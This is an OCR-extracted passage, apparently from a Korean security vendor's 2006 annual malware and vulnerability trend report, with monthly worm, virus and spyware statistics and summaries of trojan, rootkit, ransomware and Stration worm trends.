


[그림11] 2005년, 2006년 월별 웜 발견 현황 비교

2005년 초반까지는 악성 IRCBot 웜의 영향으로 다소 높은 수치를 기록하다 점차 하락하는 것을 볼 수 있다. 2006년 들어서도 그 추세는 이어지다 하반기에 들어서 상승하고 있는데, 이것은 스트레이션 웜 변형의 폭발적인 증가에 원인이 있다. 이 웜은 2006년 최악의 웜으로 기억될 것이다.
윈도우 XP SP2의 보급율이 높아지면서 원격에서 취약점을 이용하여 공격할 수 있는 가능성이 낮아지다 보니 자연스럽게 악성 IRCBot 웜을 포함하여 취약점을 사용하여 전파되는 악성코드의 발견이 감소하였다. 이것은 OS 자체의 보안이 점점 강화될수록 능동적으로 공격하는 악성코드 형태의 감소율은 커진다는 것을 보여주는 예라 할 수 있다.

올해 큰 비율로 증가 했던 바이러스의 발견 추이를 살펴보도록 하자. 2006년에는 무려 전년 대비 656%가 증가하였다. 비록 2005년에 적은 수가 발견 되기는 했지만 2006년 한 해 동안 변형을 포함하여 68종이 발견된 경우는 도스 바이러스 발견시절을 제외하고는 처음 있는 일이다.

윈도우 실행파일을 감염시키는 윈도우 파일 바이러스 한때 웜과 트로이목마에 밀려서 그 전성기가 끝날 뻔 했던 적이 있다. 90년대 초반과 중, 후반까지 바이러스는 악성코드 제작자들에게 가장 인기 있는 유형 중에 하나였고 많은 변형이 만들어지기도 했다. 그러다가 윈도우 보급이 증가하고 네트워크 인프라의 확장과 발달로 인터넷이 일반화 되기 시작하면서 서서히 개인들도 컴퓨터를 이용하여 금전적인 거래와 같은 중요한 정보를 다룰 시점에 웜과 트로이목마류가 서서히 기승을 부려, 현재 트로이목마의 유형은 전성기를 맞이하였다 할 수 있을 정도이다. 그러나 실행 파일을 감염시키는 바이러스는 그 후 인기가 시들했다가 2005년 하반기부터 다시 악성코드 제작자들로부터 주목을 받기 시작하고 있다.



[그림12] 2005년, 2006년 월별 바이러스 발견 현황 비교

악성코드의 국지화 성격이 강한 만큼 국내에서 발견되는 바이러스의 대부분은 중국산인 경우가 많은데, 그 이유는 온라인 게임의 사용자 계정을 훔쳐내는 중국산 트로이목마를 다운로드 하는 경우가 많기 때문이다. 또한 바이러스를 이용하여 공유폴더와 같은 네트워크 전파가 가능하게 되는데, 2006년 발견된 바이킹(Win32/Viking), 넷낫(Win32/Detnet) 변형 그리고 델보이(Win32/DellBoy) 바이러스가 그러하다. 특히 바이킹 바이러스는 주로 7,8,9월에 집중적으로 변형이 발견하여 위 [그림12]처럼 많은 변형이 보고 되었음을 알 수가 있다.


2006년 한해는 앞서 얘기한 것처럼 전년대비 55%의 악성코드 증가율을 보였으며 국지적인 특징에서 따라서 특정국가에서 제작되어 국내에 악의적으로 유입시키는 사례가 많았다. 이는 대부분 개인의 중요한 정보를 갈취하는 형태와 이를 효과적으로 감염시키는 악성코드 유형이 많았던 만큼 앞으로도 이와 같은 악성코드 유형에 주의가 필요하겠다.

(2) 2006년 스파이웨어 통계

2006년 신종 스파이웨어는 1월부터 4월까지는 소폭 증가하였으나 5월부터 크게 증가하기 시작하여 연말까지 꾸준한 증가세를 보여왔다.


	1월	2월	3월	4월	5월	6월	7월	8월	9월	10월	11월	12월	계
스파이웨어류	102	56	82	82	236	225	186	259	207	237	243	163	2,078
애드웨어	111	70	51	193	129	122	75	81	139	178	304	210	1,663
다운로더	72	56	75	80	183	124	98	76	83	124	170	133	1,274
기타	34	28	42	47	113	71	157	60	89	113	140	100	994
합계	**319**	**210**	**250**	**402**	**661**	**542**	**516**	**476**	**518**	**652**	**857**	**606**	**6,009**

[표1] 2006년 월별 신종(변형) 스파이웨어 발견 건수




[그림1] 2006년 신종 스파이웨어 월별 증감 현황

[그림1]과 같이 2006년 하반기 들어 신종 스파이웨어가 증가하게 된 것은 중국발 해킹, 국내 애드웨어 제작의 증가에 기인한다. 12월 들어 새로 제작되는 국내 애드웨어의 수가 감소하여 다소 감소세를 보이고 있으나, 2007년 상반기 까지는 월별 약 500건 이상의 신종 스파이웨어 발견이 예상되는 만큼, 국내 애드웨어의 제작은 당분간 지속될 것으로 보인다.



[그림2] 2006년 신종 스파이웨어 월별 현황

[그림2]의 스파이웨어류 증감추이를 살펴보면 5월부터 크게 증가하기 시작했는데 이는 중국발 해킹에 의한 온라인게임 계정 유출 목적의 스파이웨어 배포와 관련이 있다. 국내 크고 작은 웹 페이지가 변조되어 수 많은 신종(변종)의 온라인 게임계정 유출 스파이웨어가 배포되었다. 2006년 연말까지 이어진 감염 피해는 2007년에도 당분간 계속될 것으로 예상된다. 애드웨어의 경우 4월에 일시적으로 증가한 이후 감소세를 보이다, 9월부터 큰 폭으로 증가하였으며 11월, 12월에는 스파이웨어류 보다 많은 수의 신종 애드웨어가 발견되었다. 2006년 하반기 애드웨어 증가의 원인은 국내에서 제작된 툴바류의 애드웨어 수가 증가함과 동시에 허위 안티 스파이웨어 프로그램의 번들로도 배포되었기 때문이다. 허위 안티 스파이웨어 프로그램도 애드웨어로 분류되는데 2006년에는 국내에서 제작된 허위 안티 스파이웨어 프로그램의 수가 크게 증가하여 많은 피해를 입혔다.




[그림3] 2006년 신종 스파이웨어 카테고리별 현황

[그림3]의 2006년 신종 스파이웨어 카테고리별 현황을 살펴보면 스파이웨어류가 약 35%로 가장 큰 비율을 보이고 있으며, 이는 전년도인 2005년에 비해 약 11% 증가한 수치이다. 2005년에는 애드웨어가 약 34%로 가장 큰 비율을 차지하고 있었으나 2006년에는 약 27%로 스파이웨어류의 뒤를 잇고 있다. 스파이웨어류 증가의 원인은 앞서 언급한 중국발 해킹에 의한 온라인게임 계정 유출 목적의 스파이웨어가 크게 증가했기 때문인 것으로 풀이된다.


(3) 2006년 시큐리티 통계

클라이언트를 위협하는 취약점의 증가

마이크로소프트사(이하 MS)에서 공지한 2006년 보안패치를 기준으로 특이할 만한 점을 살펴보면, 서버 시스템을 공격 대상으로 하는 취약점이 전년도에 비해 감소한 반면 개인 사용자를 위협하는 클라이언트 시스템 취약점이 상대적으로 증가 한 것을 알 수 있다. 각 기업 및 벤더들의 보안 의식이 점진적으로 향상되어 해커들이 서버 시스템 침투에 소요되는 노력 대비 효과가 미미하게 되고, 상대적으로 많은 외부 위협에 노출된 클라이언트 시스템을 공략하기 위해 취약점 연구 방향의 흐름이 이동하고 있는 것으로 풀이된다. 또한 악의적인 사용자가 시스템을 장악할 가능성이 있는 'Critical' 등급의 취약점이 전년도에 비해 많이 늘어나, 전체 78건 보안 패치 중 63%을 차지하고 있다.




[그림1] 2006년 발표된 MS 보안패치 위험등급 분포 현황



[그림2] 2006년 발표된 MS 보안패치 월별 분포 현황

클라이언트 시스템을 위협하는 취약점 공격은 금전적인 이득을 위한 것이 가장 큰 동기가 된 것으로 분석되고 있는데, 악성 IRCBot의 경우 단일 시스템을 장악하고 대량의 트래픽을 전송하여 네트워크 장애를 유발하고 타 시스템을 공격하여 감염된 시스템 간의 네트워크를 구성(BotNet)을 하였으나, 최근에는 스팸, 피싱메일 발송 및 스파이웨어 다운로드, 특정 대상 서비스 거부 공격 등에 이용되고 있다. 이는 과거 블래스터 웜(Win32/Blaster.worm) 또는 새서 웜(Win32/Sasser.worm)과 같이 불특정 대다수를 공격하는 유형은 감소하고 특정 그룹으로 목표를 한정하는 보다 전문화된 공격이 증가하고 있는 것으로 보여진다.



[그림3] 2006년 발표된 MS 보안패치 공격방식 기준 분류

더불어 클라이언트 시스템 자체의 취약점 공격보다 인터넷 익스플로러 또는 오피스 등의 애플리케이션에서 사용하는 파일포맷에 대한 취약점 유형이 많은 비중을 차지한 것도 주의 깊게 볼 수 있겠다. 취약점 공격 방식은 애플리케이션 취약점을 이용하여 악성코드가 포함된 조작된 파일을 메일로 대량 전송하거나, IE 취약점을 통해 피싱 사이트를 개설, 악성파일을 다운로드 하는 트로이목마를 배포하는 형태가 많이 발생하였다. 이는 MS 기반의 시스템 사용자 상당수가 IE 및 오피스 프로그램을 사용하므로 관련 취약점에 의해 미치는 영향은 매우 심각할 수 있으며, 2007년에도 범용적인 애플리케이션 취약점에 대한 위협은 꾸준히 증가하리라 예상된다.

II. ASEC Annual Trend & Issue

(1) 악성코드 – 정보유출 트로이목마 급증과 바이러스의 폭발적 증가

2006년 한 해 동안 클라이언트를 대상으로 공격, 감염활동을 하는 악성코드의 비중이 증가하였다. 특히 국내의 경우 중국 발 웹 해킹을 통하여 설치되는 트로이목마의 상당수가 국내 및 아시아 지역 온라인 게임의 사용자 계정을 훔쳐내는 악성코드로 그 비율은 상당히 높은 편이다.
또한 악성코드의 상당수가 안티 바이러스 또는 개인 방화벽과 같은 보안 관련 프로세스 및 서비스를 종료, 중지하는 등 안티 바이러스를 비롯한 보안관련 프로그램을 공격하는 형태가 눈에 띄게 증가하기도 하였다. 이들은 보안 관련 프로세스, 서비스 등을 영구적으로 중지하여 자신의 생명을 유지하며 그 동안 다른 변형도 설치하여 안티 바이러스를 우회하는 등 한 마디로 보안 관련 프로그램을 공격하거나 또는 우회하는 형태의 악성코드가 기승을 부렸다.

윈도우 취약점은 여전히 악성코드 제작에 이용되었지만 그 대상이 OS에서 인터넷 익스플로러 그리고 오피스로 그 대상이 변경되었다. 즉, 인터넷 익스플로러의 취약점을 이용하여 동의 없이 파일을 로컬에 다운로드하고 실행하는 형태의 악성코드가 많았다. 이들은 주로 중국 발 웹 해킹 이후 악성코드 유포방법에 사용되었다. 그리고 오피스 취약점은 올해 부쩍 증가하였으며 이를 이용한 악성코드의 유포도 많았다. 취약점이 증가한 이유는 크게 오피스가 대중적으로 사용되는 프로그램이며, 응용 프로그램의 취약점을 찾아내는 활동의 증가, 그리고 메일에 첨부된 오피스 문서의 실행에 대한 사용자의 거부감이 별로 없는데 있다고 하겠다.

은폐기법을 사용하는 악성코드 종류의 증가도 눈 여겨 볼 만 하다. 일반적으로 루트킷(Rootkit)이라고 불리는 은폐기법을 사용하는 악성코드의 이슈는 올해만의 이야기는 아니다. 그러나 2006년도에 발견된 악성코드에서는 은폐기법을 사용하는 형태가 증가하였다. 과거에는 몇몇 알려진 대표적인 루트킷이 있었던 것에 반하여 2006년은 악성코드의 증상 중 하나로 은폐기법이 포괄적으로 사용 된 것이 과거와 다른 점이라 하겠다.

실행파일을 감염시키는 전통적인 바이러스가 증가하기 시작했다. 단순한 기생형 바이러스 비중이 제일 높았지만, 이중에는 복잡한 다형성 기법과 시작실행시점 불명확 기법을 사용하는 바이러스도 존재하였다. 단순한 기생형 바이러스의 대부분은 중국에서 제작된 것으로 추정되는데, 그렇게 추정하는 이유는 이들 바이러스의 일부는 중국에서 제작된 온라인 게임 계정을 훔쳐내는 트로이목마를 전파하려고 사용되었기 때문이다.

악성코드의 국지적인 발생비율이 높은 편이다. 2006년 초 일본은 P2P 프로그램을 이용하여 전파되는 위니라는 악성코드에 의한 정보유출 피해가 매우 컸다. 반면, 국내에는 이 악성코드로 인한 피해는 거의 미비하였다. 이렇듯 악성코드의 발생은 국지적인 추세가 뚜렷한 편

이다. 간혹 이메일 웜으로 전파되는 스트레이션 웜(Win32/Stration.worm)이 세계적으로 많이 퍼지기는 하였지만, 과거에 비하면 그 수치는 매우 적다.
그렇다면 국지적인 발생 비율이 높은 이유는 무엇일까? 이는 악성코드의 제작자들이 금전적인 이익과 같은 특정한 목적을 얻고자 조직적, 국지적으로 활동하는데 그 이유가 있다. 국내에 많은 피해와 감염보고가 있는 온라인 게임 계정 탈취 트로이목마가 가장 이러한 동향을 잘 말해주고 있다. 악성코드를 이용한 금전적인 이익실현은 2~3년 전부터 서서히 진행되어 오다 현재는 본격적으로 자리 매김하고 있다.

2006년 신종(변형) 악성코드의 주요이슈를 정리해 보면 다음과 같다.

- 다양한 증상의 트로이목마의 증가
- WMF 취약점을 시작으로 MS 보안 취약점을 이용한 악성코드 기승
- 은폐기법을 이용한 악성코드의 수적 증가
- 실행파일을 감염 시키는 바이러스 기승
- Mac 용 악성코드 및 애드웨어 등장
- Win32/Stration.worm 발견 및 변형 기승

다양한 증상의 트로이목마 증가

올해 트로이목마는 작년 대비 117% 증가하였다. 증가된 원인 중 하나로 '중국발 웹 해킹'을 꼽는다. 또한 트로이목마를 통하여 개인정보를 유출하고 이를 이용한 금전적인 이익을 취하려는 악성코드 제작자들로 인하여 다수의 변형 트로이목마가 만들어지고 있다. 특히 온라인 게임 계정을 탈취하는 트로이목마가 크게 증가했고 중국산 백도어들도 증가했다. 한편 온라인 게임 계정을 탈취하는 트로이목마는 상반기와 후반기에 타켓으로 하는 온라인 게임 대상이 변화되기 시작 했는데 가장 큰 이유로 온라인 게임의 보안 솔루션이 강화 되었기 때문으로 보여진다.

WMF 취약점을 시작으로 MS 보안 취약점을 이용한 악성코드 기승

보안패치가 공개되기도 전에 취약점을 이용한 악성코드가 등장하여 제로데이 공격이라고 불리어 졌던 MS06-001 취약점-그래픽 렌더링 엔진의 취약점으로 인한 원격 코드 실행 문제점-을 이용한 악성코드가 폭발적으로 쏟아져 나왔다. 그리고 이후에도 인터넷 익스플로러 관련 취약점들은 악성코드에 역시 쉽게 적용할 수 있다는 장점 때문에 악의적인 스크립트 작성에 상당히 이용 되었다.
또한 2006년에는 MS 오피스와 관련된 취약점이 많이 발견되고 큰 문제를 일으켰었다. 이 취약점은 대부분 제로데이 공격이었기 때문에 사용자들은 적절한 시기에 MS로 부터 취약점 관련 보안패치를 받을 수가 없었다. 이렇듯 올 한해 MS 오피스에 대한 취약점이 증가한 원인 중 하나는 소프트웨어에 대한 취약점을 찾고 연구하는 퍼징(Fuzzing)이 활발하게 진행되었기 때문으로도 생각된다.

은폐기법을 이용한 악성코드의 수적 증가

윈도우 은폐기법의 발달로, 이를 이용한 악성코드도 증가하였다. 대부분의 악성코드 유형이 은폐기법을 사용하여 자신을 보호한다. 이들은 주로 복잡한 커널모드 은폐기법을 사용한 경우가 더 많았는데, 그 이유는 인터넷 상에 공개된 커뮤니티를 통해서 소스를 얼마든지 받아서 이용할 수 있었기 때문이다. 커널 Service Descriptor Table (SDT) 후킹 방식이 대표적이었으며 주로 대상 프로세스, 파일, 폴더 또는 레지스트리(서비스) 키 값을 은폐하도록 동작하였다. 은폐기법은 사용자의 발견이나 안티 바이러스 제품의 탐지를 회피할 목적으로 이용되는데 그 기법은 점점 더 지능적으로 변모하고 있다.

자바 플랫폼에서 동작하는 레드브라우어 등장

J2ME (Java 2 Platform, Micro Edition)는 휴대폰이나 PDA와 같은 모바일 기기에서 자바 프로그래밍 기술을 사용하게 해주는 기술이다. 레드브라우어(RedBrower)는 바로 J2ME 기반에서 동작하므로 대부분의 자바 플랫폼을 지원하는 휴대폰과 PDA와 같은 모바일 기기에서 동작이 가능하다. 지금까지 모바일 악성코드는 '심비안 OS'와 같은 특정 환경에서만 동작하였지만 레드브라우어의 출현으로 자바 환경을 사용하는 대부분의 모바일 기기도 앞으로 유사 악성코드의 영향권에 들어섰다고 할 수 있다.

Mac OS X 에서 동작하는 악성코드 및 애드웨어 출현

첫 번째 발견된 악성코드의 증상은 Mac OS X에 포함된 iChat을 통해서 자신을 전파하며 로컬 드라이브에 존재하는 모든 응용 프로그램의 실행파일을 감염시킨다. 두 번째 발견된 악성코드는 Mac OS X의 취약점을 이용하여 다른 시스템을 감염시킬 수도 있다. 이 취약점은 Bluetooth OBEX (Generic Object Exchange Profile) Push 취약점으로 알려졌다.

또한 첫 번째로 보고된 애드웨어는 Mac에서 사용하는 웹 브라우저를 이용하여 특정 호스트로 접속하고 한편으로는 브라우저를 강제로 종료하기도 한다. 근래 Mac과 OS X에 대한 취약점 발견 소식이 연달아 들려오고 있으며 미 공개된 취약점으로 인하여 Mac OS X를 손쉽게 해킹할 수 있는 소식이 들려오고 있다. 일반적으로 홈브루(Homebrew, 개인적인 프로그램 개발/연구)와 해킹은 일맥상통하기 때문에 점점 Mac 관련 보안 이슈에 대한 얘기를 내년에도 많이 들어볼 수 있을 것으로 예상된다.

랜섬웨어의 잦은 등장

사용자의 중요한 파일을 암호화 해두고 일정금액을 입금하면 암호를 알려주어, 마치 그 방법이 인질과 그에 대한 몸값을 요구하는 것과 유사하여 붙여진 이름이 '랜섬웨어' 이다. 현재까지 랜섬웨어는 모든 국가에서는 발견되지는 않고, 특정 국가에서만 국지적으로 발생하는 문제로 보인다. 이것 역시 악성코드의 국지적인 현상에 기인한 현상이라 하겠다.

바이킹, 바이럿, 뎃낫 바이러스 피해의 증가

올 한해 많은 피해를 주었던 악성코드 중 실행 파일을 감염 시키는 바이러스를 빼놓을 수가

없는데, 그 중 바이킹(Win32/Viking), 바이럿(Win32/Virut), 뎃낫(Win32/Detnat) 바이러스가 2006년 한 해 동안 사용자들에게 큰 피해를 주었다. 이들은 변형이 많았거나, 메모리 치료가 필요한 형태, 또는 진단을 위해서 복잡한 디코더를 사용해야만 진단이 되는 등 사용자나 안티 바이러스 연구가들 괴롭혀 관심을 받았던 악성코드들이다.

많은 변형을 낳았던 스트레이션 웜

2006년 가장 기억에 남은 이메일 웜을 선택하라고 한다면 나이젬 웜(Win32/Nyxem.worm)과 스트레이션 웜(Win32/Stration.worm)을 들 수 있다. 나이젬 웜은 1월에 발견되어 짧은 시간에 많이 확산되고 특정일에 파일을 삭제하는 증상으로 인하여 언론에 잠시 이슈가 되었었다. 반면 스트레이션 웜은 2006년 한 해 동안 단시간 내 가장 많은 변형을 만들어 낸 웜으로 기억될 것이다. 이 웜은 Self-Update 능력이 있어 감염되면 바로 또 다른 변형이 설치되기를 반복하며 일부 변형은 트로이목마를 생성하여 인터넷 익스플로러상의 정보를 탈취하기도 한다. 무수히 많은 변형이 있었던 스트레이션 웜은 